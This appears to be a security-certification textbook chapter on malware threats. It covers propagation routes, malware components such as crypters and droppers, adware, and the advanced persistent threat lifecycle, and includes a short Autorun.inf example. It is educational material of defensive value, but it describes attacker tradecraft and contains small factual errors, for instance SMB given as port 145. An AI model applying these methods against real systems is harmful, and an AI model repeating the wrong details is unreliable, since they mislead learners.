Chapter 07: Malware Threats

Introduction

In recent years, attacks on computers and networks have increased alarmingly. Several attacks are currently being observed, each with different motivations and using different strategies to exploit systems. This makes the detection and protection of attacks very difficult. Attacks against computer systems have several types, such as malware, viruses, and worms, but the most commonly used are Trojan horses, which are becoming increasingly popular in the security field. They are considered one of the most serious computer security threats. A trojan is an executable file in the Windows operating system. This executable has certain static and runtime properties. Like a trojan, cyber attackers also use malware or software to access or damage a computer or network, usually without the victim's knowledge. Among the most common types of malware, viruses are used as a piece of code inserted in a program, system, or application. Viruses can make a replica or spread copies from one system to another.

In this chapter, you will explore:

- Fundamental concepts of malware and its various types
- Advanced Persistent Threats (APT) and their impact on cybersecurity
- Trojans and their methods for infiltrating systems
- Differentiating between viruses and worms, and understanding their behavior
- Fileless malware and its stealthy mechanisms
- AI-based malware and its advanced capabilities
- Learning techniques and tools for malware analysis
- Implementing malware countermeasures to protect systems and networks
- Utilizing anti-malware software for detection and prevention

Malware Concepts

Malware stands for malicious software. The general term "malware" describes various potentially harmful software. This malicious programming is designed to get close enough to the target's machine, steal data, and harm the target's framework. Any software designed with malicious intent that allows damaging, disabling, or limiting the control of the authorized owner, passing control of a target system to a malware developer or attacker, or allowing any other malicious intent can be considered malware. Malware can be classified into various types, including Viruses, Worms, Keyloggers, Spyware, Trojans, Ransomware, and other malicious software. Malware is considered one of the most critically dangerous problems nowadays. Typical viruses and worms rely on older techniques, whereas upcoming malware is coded for infecting new technology, making them more dangerous.

Malware Propagation Methods

Malware can enter a system and infect it in several different ways. Users should be careful while interacting with other devices as well as the internet. Some of the methods still commonly used to propagate malware include:

Free Software

When free software is available on the Internet, it often contains additional software and applications that may belong to the offering organization—bundled later by any third party to propagate this malicious software. The most common example of downloading free software is wrapping the malicious software with a fake crack file of any popular and in-demand paid software for free. When users attempt to install this free crack, they infect their systems. Usually, free software contains malicious software, or sometimes it only contains malware.

File-Sharing Services

File-sharing services transfer files from multiple computers such as torrent and peer-to-peer file sharing. During the transfer, a file can be infected. Similarly, any infected file may additionally transfer to other files because there may be a computer with low or no security policies.

Removable Media

It is also possible for malware to propagate through removable media like a USB. Various advanced removable media malware has been introduced that can propagate through a USB's storage area and firmware embedded in the hardware. Apart from a USB, external hard disks, CDs, and DVDs can also bring malware.

Email Communication

In organizations, communicating through email is very common. Malicious software can be sent through email attachments or via malicious URLs.

Not using a Firewall or Antivirus

Disabling security firewalls and antivirus programs or not using internet security software can also allow malicious software to be downloaded onto a system. Antiviruses and internet security firewalls can block malicious software from downloading itself automatically and alert upon detection.

Different Ways for Malware to Enter a System

Malware can infiltrate a computer system using various methods. Some of the methods are:

Infection via Instant Messaging Applications

Malware can infiltrate systems through instant messaging platforms such as Facebook Messenger, WhatsApp, LinkedIn Messenger, Google Hangouts, or Instagram Direct Messenger. Users face high risks when receiving files through these applications. Regardless of the sender's identity or the source of the file, there is always a potential threat of encountering a Trojan. Users cannot be entirely certain of the identity of the individual on the other end of the communication at any given time.

For instance, if a user receives a file from a familiar contact like Bob, they may attempt to open it. This scenario could be a trick by an attacker who has compromised Bob's messaging account, aiming to spread Trojans to Bob's contacts and capture additional victims.

Infection through Portable Hardware Media and Removable Devices

Portable hardware media, including USB flash drives, memory cards, and external hard drives, can also inject malware into a system. One simple approach to deploying malware is to gain physical access to the target system.

For example, if Bob gains access to Alice's computer while she is away, he could install a Trojan by transferring the malicious software from his USB drive to her hard drive.

 **EXAM TIP:** Devices like USB drives are common infection sources. Malware can be introduced via the Autorun feature. Disable this feature to reduce the risk of automatic execution when plugging in removable devices.

Another method of infection via portable media is through the Autorun feature. Known as Autoplay or Autostart, this Windows functionality, when enabled, automatically executes a program upon connecting a USB device or memory card. Attackers can take advantage of this feature to launch malware alongside legitimate applications. They may include an Autorun.inf file containing the malware on a USB device or memory card, deceiving users into connecting it to their systems. Many individuals remain unaware of the associated risks, leaving their devices susceptible to Autorun malware. An example of the content found in an Autorun.inf file is as follows:

```
[autorun]
open=setup.exe
icon=setup.exe
```

To reduce the risk of such infections, it is advisable to disable the Autostart functionality. If you want to disable the Autostart functionality in Windows 11, there are some steps that you need to follow, including:

1. Click on **Start**. Enter **gpedit.msc** in the **Start Search** field, and then press **ENTER**.
2. If prompted for an administrator password or confirmation, enter the password or select **Allow**.
3. In the Computer Configuration section, expand Administrative Templates, then Windows Components, and click on Autoplay Policies.
4. In the Details pane, double-click on the option to disable **Autoplay**.
5. Enter the password or choose **Allow** if you are asked for an administrator password or confirmation.
6. **Restart** your computer.

Browser and Email Software Vulnerabilities

Outdated web browsers frequently harbor vulnerabilities that can significantly endanger the user's computer. Accessing a malicious website through such browsers can lead to automatic infection of the system without the need to download or execute any files. A similar risk is present when using

email clients like Outlook or other software known for their vulnerabilities, where the user's system may become infected without the necessity of downloading an attachment. To mitigate these risks, it is essential to utilize the most current versions of both browser and email software.

Inadequate Patch Management

Failure to apply software updates presents a considerable risk. Both users and IT administrators often neglect to update their application software as frequently as required, a fact that many attackers exploit. Insecure patch management allows attackers to introduce malware into the software, potentially compromising the data stored on the organization's systems. This can result in severe security breaches, including the theft of sensitive files and corporate credentials. Recently identified vulnerable applications that have received patches include Parse Server (CVE-2024-29027), Pandora FMS (CVE-2023-44090), WPVibes (CVE-2024-29107), and Microsoft Edge (CVE-2024-26192). Effective patch management is crucial for threat mitigation, making it imperative to apply patches and consistently update software applications.

Rogue and Decoy Applications

Attackers can easily attract individuals into downloading free applications or programs. When a free program advertises an array of features, such as an address book, access to multiple POP3 accounts, and various other functionalities, many users may feel compelled to try it. POP3, or Post Office Protocol version 3, serves as an email transfer protocol.

If a victim installs these free programs and categorizes them as TRUSTED, security software, including antivirus programs, may not detect the presence of this new software. Consequently, the attacker can obtain email, POP3 account passwords, cached passwords, and keystrokes via email without raising any suspicion.

Attackers often rely on their creativity. For example, an attacker might establish a counterfeit website, such as one named Audio Galaxy, for the purpose of downloading MP3 files. They could allocate 15 GB of storage for the MP3s and implement any necessary systems to create a convincing website. This deception can mislead users into believing they are simply downloading files from other network users. However, the software may function as a backdoor, potentially infecting thousands of unsuspecting users.

Additionally, some websites may provide links to anti-Trojan software, further misleading users into trusting them and downloading compromised freeware. The setup may include a readme.txt file designed to mislead nearly any user. Therefore, it is crucial to exercise caution and conduct thorough scrutiny before downloading any software from freeware sites.

Untrusted Websites and Free Web Applications/Software

A website may raise suspicions if it is hosted on a free web service or if it promotes programs associated with illegal activities.

- Downloading applications or tools from "underground" websites, such as NeuroticKat software, poses significant risks, as these can facilitate Trojan attacks on targeted computers. Users must carefully evaluate the risk of accessing such sites before browsing them.

- Many harmful websites may present a professional appearance, feature extensive archives, include feedback forums, and provide links to other well-known sites. Users should scan any files with antivirus software before initiating downloads. A website's professional appearance does not guarantee its safety.
- Always obtain popular software from its official website or a dedicated mirror site, rather than from third-party sites that claim to offer the same software.

Note: Websites with malicious intent often appear professional but can distribute malware. Always verify the legitimacy of a website, especially those offering free software or files. Avoid downloading from unknown or suspicious sites.

Downloading Files from the Internet

Trojans enter a system when individuals download applications from the Internet, including music players, files, movies, games, greeting cards, and screensavers from harmful websites, under the impression that they are authentic. Additionally, Microsoft Word and Excel macros are frequently employed to disseminate malware, and files containing malicious macros can compromise systems. Furthermore, malware may be concealed within audio and video files, as well as in video subtitle files.

Email Attachments

Attachments in emails represent a prevalent method for distributing malware. These attachments can take various forms, and attackers often employ creative tactics to deceive victims into clicking and downloading them. Such attachments may include documents, audio files, video files, brochures, invoices, lottery notifications, job offers, loan approvals, admission forms, contracts, and more.

For example, consider a scenario where a user is interested in a research topic being explored by a friend. The user sends an email to inquire about this topic and waits for a response. An attacker, aware of the friend's email address, can easily create a program that falsifies the "From:" field in the email and includes a Trojan as an attachment. When the user receives the email, they may mistakenly believe it is a response from their friend, leading them to download and execute the attachment without considering the possibility of it being malicious, thereby resulting in a malware infection.

Certain email clients may have vulnerabilities that cause attached files to execute automatically. To mitigate the risk of such attacks, it is advisable to utilize secure email services, investigate the headers of emails containing attachments, verify the sender's email address, and only download attachments from trusted sources.

File Sharing

If protocols such as NetBIOS (Port 139), FTP (Port 21), and SMB (Port 145) are enabled on a system for file sharing or remote execution, they may be exploited by unauthorized users to gain access to the system. This vulnerability can facilitate the installation of malware and alterations to system files by attackers. Additionally, attackers may execute a Denial of Service (DoS) attack to

incapacitate the system, prompting a reboot that allows the Trojan to reactivate itself immediately. To mitigate these risks, it is essential to disable file sharing features. To do so, initiate by clicking on Start and entering Control Panel. In the search results, select the Control Panel option, then proceed to Network and Internet → Network and Sharing Center → Change Advanced Sharing Settings. Choose a network profile and, within the File and Printer Sharing section, opt to Turn off file and printer sharing. This action will help prevent the misuse of file sharing.

Installation by Other Malware

Malware equipped with command and control capabilities can often reconnect to the operator's site through standard browsing protocols. This feature enables malware within the internal network to receive both software updates and commands from external sources. In such scenarios, malware present on one system can facilitate the installation of additional malware across the network, resulting in further damage to the network infrastructure.

Bluetooth and Wireless Networks

Attackers attract individuals to connect by using open Wi-Fi and Bluetooth networks. These unprotected networks are equipped with software and hardware tools at the router level designed to intercept network traffic and data packets, enabling the retrieval of user account information, including usernames and passwords.

Common Methods Employed by Attackers to Distribute Malware

There are various standard techniques we use for the distribution of malware on the internet, including the following:

- **Black Hat Search Engine Optimization (SEO):** This unethical practice involves using aggressive tactics, such as keyword stuffing, creating doorway pages, page swapping, and including irrelevant keywords, to enhance the search engine rankings of malware pages.
- **Social Engineering Click-jacking:** In this method, attackers inject malware into seemingly legitimate websites to deceive users into clicking on them. The moment the link is clicked, the malware inside activates without the user's knowledge or permission.
- **Spear-phishing sites:** This technique involves imitating legitimate organizations, such as financial institutions, to harvest sensitive information, including passwords, credit card details, and bank account information.
- **Malvertising:** This approach entails integrating malware-infested advertisements within legitimate online advertising platforms, thereby facilitating the spread of malware to unsuspecting users' systems.
- **Compromised Legitimate Websites:** Attackers frequently exploit compromised websites to disseminate malware. When an unsuspecting user visits such a site, they inadvertently install the malware, which subsequently engages in harmful activities.
- **Drive-by Downloads:** This term describes the inadvertent downloading of software from the internet, where attackers take advantage of vulnerabilities in browser software to install malware simply by visiting a website.

- **Spam Emails:** In this prevalent method, attackers attach malicious files to emails and distribute them to numerous target addresses. Victims are tricked into clicking the attachment, which activates the malware and compromises their systems. Additionally, attackers may embed malware within the email body itself.
- **Rich Text Format (RTF) Injection:** This technique exploits features of Microsoft Office, particularly RTF template files stored locally or on remote machines, to facilitate the injection of malware. These RTF templates define the document's format. Cybercriminals embed harmful macros into RTF files and host these files on their own servers. When a user accesses the document, the malicious template is automatically fetched from the remote server, circumventing security measures.

Components of Malware

Malware developers and attackers construct malware utilizing various components to fulfill their objectives. This malware can be used to extract sensitive information, erase data, alter system settings, grant unauthorized access, or simply replicate itself to consume storage space. It can also operate discreetly and spread. Some malware components are described below.

Crypter

The primary objective is to conceal the presence of malware and prevent it from being reverse-engineered or analyzed, making it more difficult for the security mechanism to detect. Using programs like Battleship Crypter, BitCrypter, and Cypherx, the original binary code of the executable file encrypts.

Downloader

When a machine has been tainted, the initial step that Trudy needs to accomplish is to download other malware from the browser onto the PC or laptop to keep the double-dealing stages, and this can be accomplished with the downloader, which can download and install a malicious program. The anti-malware scanner can pass the downloader because it does not carry malware like the dropper.

Dropper

Attackers use droppers, which can covertly carry out the installation process, to conceal notorious malware files. The malware payload is retrieved and subsequently recorded into the file system following the dropper's loading of its code into memory.

As a result, whenever an action (command) is received, the dropper typically throws more malware into the system. Attackers use the well-known droppers Emotet and Dridex to spread malware on the target machine.

Exploit

This code installs malware or steals information by exploiting software vulnerabilities to compromise the system's security.

Injector

This particular module injects its code into other vulnerable running processes and modifies its execution to hide or prevent their deletion, for example, by injecting its malware code into calc.exe.

Obfuscator

Programs that use various techniques to hide their code and purpose, making them difficult to detect and remove by security mechanisms. Various techniques used include the insertion of characters such as parentheses, symbols, and double quotes, as well as the use of environmental variables, tokenization, and encryption.

Payload

When activated, this system feature performs the desired activity. However, using it may compromise system security by allowing deletion or modification of files, slowing down system performance, opening ports, changing configurations, and more.

Wrapper (Packer)

A software application that enables the bundle of multiple files into a single executable by employing various compression methods, thereby minimizing the likelihood of detection by security programs. For example, a wrapper could bind a Trojan executable to a realistic-looking. The EXE application, such as a game or an office application, can be triggered when a user runs the wrapped. EXE, causing the Trojan to run first. Run the wrapped program in the foreground after installing it in the background.



Figure 7-01: Malware Components

Potentially Unwanted Application or Applications (PUAs)

Potentially Unwanted Applications (PUAs), also referred to as Potentially Unwanted Programs (PUPs), grayware, or junkware, are applications that may be harmful and can significantly threaten the security and privacy of the data stored on the systems where they are installed. These applications often originate from legitimate software distributions or malicious programs associated with illegal activities. PUAs can negatively impact system performance and compromise

both privacy and data security. They are frequently installed when users download and install freeware through third-party installers or when they inadvertently accept misleading license agreements. Similar to other forms of malware, PUAs can secretly monitor and modify system data or settings.

Types of Potentially Unwanted Applications (PUAs)

- **Adware:** These applications generate unsolicited advertisements that promote free sales and display pop-ups for online services while users navigate websites. They can disrupt normal browsing activities and entice users into clicking on harmful links. Additionally, they may present false notifications about outdated software or operating systems.
- **Torrent:** Users of torrent applications for downloading large files may inadvertently download unwanted software that incorporates peer-to-peer file-sharing capabilities.
- **Marketing:** Marketing PUAs track users' online behavior and transmit browser information and personal interests to third-party application developers. These developers then target users with advertisements for products and services aligned with their interests.
- **Cryptomining:** Cryptomining PUAs exploit the victim's personal assets and financial information stored on their systems to mine cryptocurrencies such as Bitcoin digitally.
- **Dialers:** Dialers, also known as spyware dialers, are programs that automatically install and configure themselves on a system to make calls to various contacts without the user's permission. These dialers can lead to exorbitant phone bills and are often challenging to detect and remove.

Potentially Unwanted Application:

µTorrent

- µTorrent, a widely used BitTorrent client, has been categorized as malware or a Potentially Unwanted Application (PUA) by Microsoft and various other antimalware solutions. As a result, the installation of µTorrent is prohibited on numerous computers. Microsoft includes µTorrent in its malware encyclopedia under the designation PUA:Win32/Utorrent, describing it as follows: “This application was prevented from executing on your network due to its unfavorable reputation. Additionally, this application may negatively impact the quality of your computing experience.”



Figure 7-02: Representation of PUAs Detecting And Blocking

Adware

It is defined as software that facilitates advertisements and produces unsolicited ads and pop-ups. It monitors cookies and user browsing behaviors for marketing objectives and to present advertisements. This software gathers user information, such as visited websites, to tailor advertisements to individual preferences. In some instances, legitimate software may incorporate adware to generate revenue, thereby being regarded as a valid option for users who prefer not to pay for the software. However, there are cases where legitimate software may be compromised by an attacker or a third party to include adware for profit generation. Typically, software that contains legitimate adware offers users the choice to disable advertisements by purchasing a registration key. Developers often employ adware as a strategy to lower development expenses and enhance profitability. This approach allows them to provide software at no cost or at reduced prices, encouraging them to create, maintain, and upgrade their software offerings. Adware generally necessitates an Internet connection for operation. Common examples of adware include toolbars installed on a user's desktop or those that function alongside the user's web browser. Adware can perform sophisticated web or user drive and provide tools to improve bookmark and shortcut organization. More sophisticated adware may also include free games and utilities that display advertisements during their launch. For instance, users might be required to view an advertisement in its entirety before they can access a YouTube video.

Adware can be beneficial by providing a cost-effective alternative to paid software. However, it can also be exploited by malicious actors to take advantage of users. When legitimate adware is removed, the advertisements should cease. Moreover, authentic adware seeks users before gathering any personal data. In contrast, when data is collected without the user's consent, the adware is classified as malicious. This type of adware is known as spyware and poses significant

risks to user privacy and security. Malicious adware can infiltrate a computer through various means, including cookies, plug-ins, file sharing, freeware, and shareware. It can lead to increased bandwidth consumption and drain CPU resources and memory. Attackers engage in spyware attacks to extract information from the target user's hard drive, such as browsing history or keystrokes, with the intent to misuse this information for fraudulent activities.

Indicators of Adware

- **Frequent system slowdowns:** A noticeable delay in system responsiveness may suggest an adware infection. Adware can affect processor performance and utilize memory resources, leading to a decline in overall system efficiency.
- **Overwhelming advertisements:** Users may experience an excessive number of unsolicited ads and pop-ups while navigating the web. These advertisements can sometimes be difficult to dismiss, resulting in potential malicious redirects.
- **Persistent system crashes:** The user's device may frequently crash or freeze, occasionally resulting in the Blue Screen of Death (BSoD).
- **Alteration of the default browser homepage:** An unexpected change in the browser's default homepage, redirecting to harmful sites that may harbor malware, is a common sign of adware.
- **Appearance of new toolbars or browser extensions:** The emergence of a new toolbar or browser extension without the user's approval is indicative of adware presence.
- **Reduced Internet speed:** Adware can slow down Internet connectivity, even during standard usage, as it downloads large advertisements and unwanted content in the background.
- **Abnormal network activity:** A rise in data consumption or unusual network activity may suggest that adware is transmitting and receiving data from the infected device, potentially tracking browsing behavior or retrieving additional advertisements.
- **Challenges in uninstalling unwanted software:** Adware often accompanies other software installations, complicating the removal process.
- **Unauthorized data gathering:** Certain adware types monitor browsing patterns, search terms, and even personal details to deliver targeted advertisements.

Advance Persistent Threat (APT)

Advance Persistent Threats are the most sophisticated threats to an organization. They require significant expertise, resources, and multiple attack vectors. They further require an extended foothold and the adoption of security controls in the target organization to evade and continually exfiltrate information or achieve motives. Additionally, these threats track their targets over an extended period.

Figure 7-03: Advance Persistent Threats

NIST defines advanced persistent threat characteristics as:

1. Consisting of Multi-Attack-Stage
2. APT tactics, including pre-requisites and post-conditions
3. Repeatedly pursuing its goals over an extended period
4. Stealth between the individual attack steps
5. Adapting to Defender Resistance Efforts
6. Grouped set of adversarial behaviors and resources with common properties believed to be orchestrated by a single threat actor
7. Determined to maintain the level of interaction needed to execute its objectives
8. Concerned about what data is stolen and how

Successful APT attacks can be highly beneficial to attackers because they are sophisticated and targeted. If state-sponsored, they could have extreme political objectives, such as targeting the military, defense, and other sensitive government bodies. In a small scope, APT can be important to competitive outcomes.

EXAM TIP: Advanced Persistent Threats (APTs) are long-term, targeted attacks aimed at stealing information or gaining control over systems. They involve advanced techniques and tactics, often with multiple phases such as infiltration, persistence, and data exfiltration.

Characteristics of Advanced Persistent Threats

APTs exhibit a range of characteristics that enable attackers to strategize and execute their operations effectively. Security experts Sean Bodmer, Dr. Max Kilger, Jade Jones, and Gregory Carpenter identify several critical features of APTs, which include:

- **Objectives:** The primary aim of an APT attack is to continuously acquire sensitive information by infiltrating an organization's network for illicit financial gain. Additionally, APTs may pursue espionage for political or strategic purposes.
- **Timeliness:** This aspect pertains to the duration an attacker takes to evaluate the target system for vulnerabilities and subsequently exploit them to gain and sustain access.
- **Resources:** This refers to the extent of knowledge, tools, and techniques necessary to conduct an attack. APTs are characterized by their complexity and are executed by highly skilled cybercriminals, necessitating substantial resources.
- **Risk Tolerance:** This concept denotes the degree to which an attack can remain undetected within the target network. APTs are meticulously planned and executed, with a thorough understanding of the target network, allowing them to evade detection for extended periods.
- **Skills and Methods:** These encompass the techniques and tools employed by attackers to carry out specific attacks. The strategies utilized may include various social engineering tactics to collect information about the target, methods to evade security measures, and approaches to ensure prolonged access.
- **Actions:** APT attacks are characterized by a series of technical "actions" that distinguish them from other forms of cyber-attacks. The primary aim of these attacks is to sustain a prolonged presence within the victim's network while extracting as much sensitive data as possible.
- **Attack Origination Points:** These points refer to the various attempts made to infiltrate the target network. Such entry points facilitate access to the network and enable subsequent attacks. To achieve initial access, the attacker must conduct thorough research to uncover vulnerabilities and gatekeeping mechanisms within the target network.
- **Numbers Involved in the Attack:** This term denotes the number of host systems engaged in the attack. Typically, APT attacks are orchestrated by organized crime groups or criminal organizations.
- **Knowledge Source:** This concept involves collecting information from online resources regarding specific threats, which can then be leveraged to execute particular attacks.
- **Multi-phased:** A significant feature of APTs is their adherence to multiple phases during an attack's execution. The stages involved in an APT attack include reconnaissance, access, discovery, capture, and data exfiltration.
- **Tailored to the Vulnerabilities:** The malicious code employed in APT attacks is specifically crafted to exploit the unique vulnerabilities found within the victim's network.
- **Multiple Points of Entries:** After breaching the target network, an adversary establishes a connection with the server to download malicious code for subsequent attacks. In the initial phase of an APT attack, the adversary creates several entry points through the server to ensure continued access to the target network. If one entry point is detected and secured by a security analyst, the adversary can utilize an alternative entry point.
- **Evading Signature-Based Detection Systems:** APT attacks are intricately linked to zero-day exploits, which involve malware that has not been previously identified or utilized. Consequently, APT attacks can effectively circumvent security measures such as firewalls, antivirus programs, Intrusion Detection/Prevention Systems (IDS/IPS), and email spam filters.

- **Specific Warning Signs:** While APT attacks are typically difficult to detect, certain warning signs may indicate an ongoing attack. These signs can include unexplained activities within user accounts, the existence of a backdoor Trojan designed to maintain network access, irregular file transfers and uploads, as well as atypical database activities.
- **Highly Targeted:** APTs are not arbitrary attacks; they are carefully orchestrated and executed against designated targets, including government entities, military organizations, corporations, and essential infrastructure, with the aim of fulfilling specific goals.
- **Long-term Engagement:** In contrast to other cyber threats that pursue immediate benefits, APTs are designed for sustained infiltration within the target's network. Attackers invest significant time in analyzing the target, tailoring their methods to avoid detection, and ensuring continued access for extended periods, potentially lasting months or even years.
- **Use of Advanced Techniques:** Perpetrators employ a range of sophisticated strategies and malware to breach networks, avoid detection, and maintain a foothold. This encompasses spear-phishing, exploitation of zero-day vulnerabilities, rootkits, and multi-stage malware.
- **Complex Command and Control (C2) Infrastructure:** APTs frequently utilize a sophisticated network of command and control servers to interact with compromised systems, collect stolen information, and issue additional directives. This infrastructure is typically designed to be redundant and obscured to safeguard against takedown attempts.

Advanced Persistent Threat Lifecycle

Advanced Persistent Threats (APTs) can focus on an organization's information technology resources, financial holdings, intellectual property, and overall reputation. Standard security measures and defensive strategies are often inadequate to prevent these types of attacks. Attackers behind such attacks adapt their TTPs based on the vulnerabilities and security posture of the target organization. Consequently, they are able to bypass the security measures implemented by the target organization. Attackers initiate an APT attack by following a specific set of phases designed to identify, infiltrate, and exploit the network of an organization. Attackers must follow each phase step by step to successfully compromise and gain access to the target system. The many stages of the APT lifecycle are as follows:

Preparation

The initial stage of the APT lifecycle is preparation, during which an adversary identifies the target, conducts thorough research, assembles a team, acquires or develops necessary tools, and tests for potential detection. APT attacks typically demand a significant degree of preparation, as the adversary must avoid detection by the target's network security measures. It may also be essential to gather additional resources and information prior to executing the attack. The attacker is required to engage in intricate operations before implementing the attack strategy against the targeted organization.

Initial Intrusion

This stage entails efforts to penetrate the target network. Frequently employed methods for initial intrusion include the distribution of spear-phishing emails and the exploitation of vulnerabilities

present on publicly accessible servers. Spear-phishing emails often appear to be credible; however, they contain harmful links or attachments that harbor executable malware. These harmful links may redirect the target to a website where the attacker can compromise the target's web browser and software through various exploitation techniques. Additionally, attackers may resort to social engineering tactics to extract information from the target. Once they have acquired this information, attackers can utilize it to execute further assaults on the target network. At this stage, malware or malicious code is introduced into the target machine in order to establish an outgoing connection.

Expansion

The primary goals of this phase involve broadening access to the target network and acquiring credentials. If the attacker intends to exploit and access only a single system, expansion may not be necessary. However, in most instances, the attacker seeks to infiltrate multiple systems through a single compromised entry point. In such cases, the initial action taken by the attacker following the compromise is to extend access to the target systems. The principal aim during this phase is to secure administrative login credentials to elevate privileges and gain further access to the networked systems. To achieve this, the attacker attempts to retrieve administrative privileges from cached credentials on the initial target system, subsequently utilizing these credentials to establish and maintain access to additional systems within the network. When valid credentials are not obtainable, attackers may resort to alternative methods such as social engineering, exploiting system vulnerabilities, or deploying infected USB devices. Once the attacker successfully acquires the target's account credentials, tracking their movements within the network becomes challenging, as they operate under a legitimate username and password. This expansion phase is integral to supporting other stages of the Advanced Persistent Threat (APT) lifecycle. During the search and exfiltration phase, the attacker can access target data by leveraging the systems they have infiltrated. Attackers also identify systems suitable for implementing persistence mechanisms and pinpoint appropriate targets within the network for data exfiltration.

Persistence

This stage entails sustaining access to the target system, beginning with the evasion of endpoint security measures such as Intrusion Detection Systems (IDS) and firewalls, progressing into the network, and ultimately securing access to the system until the data and assets are no longer needed.

To ensure continued access to the target system, attackers employ specific techniques or methodologies, which often involve the use of tailored malware and repackaging tools. These tools are engineered to evade detection by the target's antivirus software and security mechanisms. To achieve persistence, attackers deploy customized malware that encompasses services, executables, and drivers installed across various systems within the target network. Additionally, they seek out less scrutinized locations for malware installation, which may include routers, servers, firewalls, printers, and similar devices.

Search and Exfiltration

During this phase, an attacker accomplishes the primary objective of network exploitation, which typically involves obtaining access to a resource that can facilitate further attacks or be exploited for financial benefit. Generally, attackers focus on specific data or documents prior to initiating an attack. However, there are instances where attackers recognize the presence of critical data within the target network but lack knowledge regarding its specific location. A prevalent approach for search and exfiltration involves the unauthorized acquisition of all data, including vital documents, emails, shared drives, and various other data types found within the target network. Additionally, automated tools such as network sniffers may be employed to collect data. To circumvent Data Loss Prevention (DLP) technologies within the target network, attackers often utilize encryption techniques.

Cleanup

This final phase entails actions taken by an attacker to avoid detection and eliminate traces of compromise. The methods employed to obscure their activities include evading detection, removing evidence of intrusion, and concealing both the target of the attack and the identity of the attacker. In certain situations, these methods may also involve altering data within the target environment to mislead security analysts. Attackers must restore the system to its original state prior to their unauthorized access and the subsequent compromise of the network. Therefore, an attacker must remove any evidence of their presence and avoid detection by security personnel. Attackers may revert any file attributes to their initial conditions, as the information such as file size and date constitutes merely attribute data contained within the file.



Figure 7-04: APT Lifecycle

Trojan Concepts

A Trojan also referred to as a Trojan virus, is a type of malicious software that infiltrates your system by disguising itself as a legitimate file or application. Due to its delivery method, embedded within

a legitimate program or file, that is particularly challenging to detect. It is specifically designed to damage files, redirect internet traffic, and monitor the user's activity or set up a backdoor access point to the system.

What is a Trojan?

In ancient Greek mythology, the Greeks achieved victory in the Trojan War through the strategic use of a colossal wooden horse designed to conceal their soldiers. This horse was left at the gates of Troy, leading the Trojans to mistakenly believe it was a gift from the Greeks, who they thought had retreated from the conflict. As a result, the Trojans entered the horse into their city. Under the cover of the night, the Greek soldiers emerged from the horse and opened the city gates, allowing the rest of the Greek forces to enter and ultimately bring about the destruction of Troy.

